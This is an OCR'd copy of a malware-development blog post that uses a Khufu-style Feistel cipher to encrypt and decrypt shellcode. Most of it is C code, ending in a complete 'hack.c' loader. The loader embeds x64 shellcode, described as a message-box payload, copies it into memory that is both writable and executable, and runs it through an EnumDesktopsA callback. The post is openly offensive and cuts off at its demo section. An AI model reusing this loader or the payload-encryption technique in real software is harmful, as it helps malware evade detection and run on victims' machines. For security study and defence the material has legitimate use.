
Malware and cryptography 30: Khufu payload encryption. Simple C example.

cocomelonc.github.io/malware/2024/07/21/malware-cryptography-30.html

July 21, 2024

12 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on using Khufu Feistel cipher on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

Khufu

Khufu is a cryptographic algorithm that operates on `64-bit` blocks of data. The `64-bit` plaintext is initially split into two equal halves, each consisting of `32 bits`. These halves are referred to as `L` and `R`. Initially, both halves undergo an `XOR` operation with a certain set of key material.

Afterwards, they undergo a sequence of rounds that resemble `DES`. During each cycle, the input to an `S-box` is the least significant byte of `L`. Every `S-box` consists of `8` input bits and `32` output bits. After selecting the `32-bit` element in the `S-box`, it is combined with `R` using the

XOR operation. Next, L is rotated by a multiple of 8 bits, and then L and R are exchanged. This marks the end of the round. The S-box is dynamic and undergoes adjustments every 8 rounds.

Ultimately, following the completion of the previous round, the values of L and R undergo an XOR operation with additional key material. Subsequently, they are merged together to create the ciphertext block.

practical example

First of all, we need the key: is a 64-byte array (key) initialized with predefined values:

```
uint8_t key[KEY_SIZE] = {
  0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
  0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
  0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
  0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
  0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
  0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
  0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
  0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F
};
```

And we need the S-box (sbox) is a 256-element array used for substitution during encryption and decryption:

```
uint32_t sbox[256];

void khufu_generate_sbox(uint8_t *key, int round) {
  for (int i = 0; i < 256; i++) {
    sbox[i] = (key[(round * 8 + i) % KEY_SIZE] << 24) |
          (key[(round * 8 + i + 1) % KEY_SIZE] << 16) |
          (key[(round * 8 + i + 2) % KEY_SIZE] << 8) |
          key[(round * 8 + i + 3) % KEY_SIZE];
  }
}
```

Khufu generating S-box function - this function generates an S-box for each round using the key. For each S-box element, the function combines four key bytes (shifted appropriately) to form a 32-bit value.

The next one is the Khufu encryption function:

```
void khufu_encrypt(uint8_t *block, uint8_t *key) {
  uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
((uint32_t)block[2] << 8) | (uint32_t)block[3];
  uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

  left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
  right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

  for (int round = 0; round < ROUNDS; round++) {
    khufu_generate_sbox(key, round);
    uint32_t temp = left;
    left = right ^ sbox[left & 0xFF];
    right = (temp >> 8) | (temp << 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
  }

  left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
  right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}
```

What is going on here? First of all, splits the `8-byte` block into two `32-bit` halves (`left` and `right`). Then the initial key schedule `XOR`s the `left` and `right` halves with key values. For each round:

- Generates the `S-box` for the round.
- Updates the `left` half by `XOR`ing it with the `S-box` value indexed by the least significant byte of `left`.
- Rotates the `right` half by `8 bits`.
- Swaps `left` and `right` halves.

The final key schedule XORs the left and right halves with key values.

The next one is the decryption process. Decryption logic is the reverse of encryption:

```
void khufu_decrypt(uint8_t *block, uint8_t *key) {
  uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
((uint32_t)block[2] << 8) | (uint32_t)block[3];
  uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

  left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
  right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

  for (int round = ROUNDS - 1; round >= 0; round--) {
    uint32_t temp = right;
    right = left ^ sbox[right & 0xFF];
    left = (temp << 8) | (temp >> 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
  }

  left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
  right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}
```

The main logic are encrypting and decrypting shellcode functions:

```
void khufu_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    khufu_encrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    khufu_encrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}

void khufu_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    khufu_decrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    khufu_decrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}
```

As you can see, the shellcode is encrypted and decrypted block by block. Note that if the shellcode length is not a multiple of the block size, it is padded (`0x90`) before encryption and decrypted accordingly.

Finally, we need to run payload:

```c
int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, my_payload_len);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  khufu_encrypt_shellcode(padded, pad_len);

  printf("encrypted shellcode: ");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  khufu_decrypt_shellcode(padded, pad_len);

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }
```

```
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

As usually I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

and run it by passing it as a callback function to `EnumDesktopsA`.

The full source code is looks like this (`hack.c`):

```
/*
* hack.c
* encrypt/decrypt payload
* via Khufu algorith
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/21/malware-cryptography-30.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 16
#define BLOCK_SIZE 8
#define KEY_SIZE 64

uint8_t key[KEY_SIZE] = {
  0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
  0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
  0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
  0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
  0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
  0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
  0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
  0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F
};

uint32_t sbox[256];

void khufu_generate_sbox(uint8_t *key, int round) {
  for (int i = 0; i < 256; i++) {
    sbox[i] = (key[(round * 8 + i) % KEY_SIZE] << 24) |
          (key[(round * 8 + i + 1) % KEY_SIZE] << 16) |
          (key[(round * 8 + i + 2) % KEY_SIZE] << 8) |
          key[(round * 8 + i + 3) % KEY_SIZE];
  }
}

void khufu_encrypt(uint8_t *block, uint8_t *key) {
  uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
((uint32_t)block[2] << 8) | (uint32_t)block[3];
  uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

  left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
  right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

  for (int round = 0; round < ROUNDS; round++) {
    khufu_generate_sbox(key, round);
```

```
    uint32_t temp = left;
    left = right ^ sbox[left & 0xFF];
    right = (temp >> 8) | (temp << 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
  }

  left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
  right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}

void khufu_decrypt(uint8_t *block, uint8_t *key) {
  uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
((uint32_t)block[2] << 8) | (uint32_t)block[3];
  uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

  left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
  right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

  for (int round = ROUNDS - 1; round >= 0; round--) {
    uint32_t temp = right;
    right = left ^ sbox[right & 0xFF];
    left = (temp << 8) | (temp >> 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
  }

  left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
  right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

  block[0] = (left >> 24) & 0xFF;
  block[1] = (left >> 16) & 0xFF;
  block[2] = (left >> 8) & 0xFF;
  block[3] = left & 0xFF;
```

```
  block[4] = (right >> 24) & 0xFF;
  block[5] = (right >> 16) & 0xFF;
  block[6] = (right >> 8) & 0xFF;
  block[7] = right & 0xFF;
}

void khufu_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    khufu_encrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
  unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
  memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
  khufu_encrypt(pad, key);
  memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}

void khufu_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    khufu_decrypt(shellcode + i * BLOCK_SIZE, key);
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
  unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
  memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
  khufu_decrypt(pad, key);
  memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
```


```
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, my_payload_len);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
  printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  khufu_encrypt_shellcode(padded, pad_len);

  printf("encrypted shellcode: ");
  for (int i = 0; i < pad_len; i++) {
  printf("%02x ", padded[i]);
  }
  printf("\n\n");

  khufu_decrypt_shellcode(padded, pad_len);

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
  printf("%02x ", padded[i]);
  }

  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

So, this example demonstrates how to use the Khufu encryption algorithm to encrypt and decrypt payload. For checking correctness, added comparing and printing logic.

demo


Let's go to see everything in action. Compile it (in my `linux` machine):

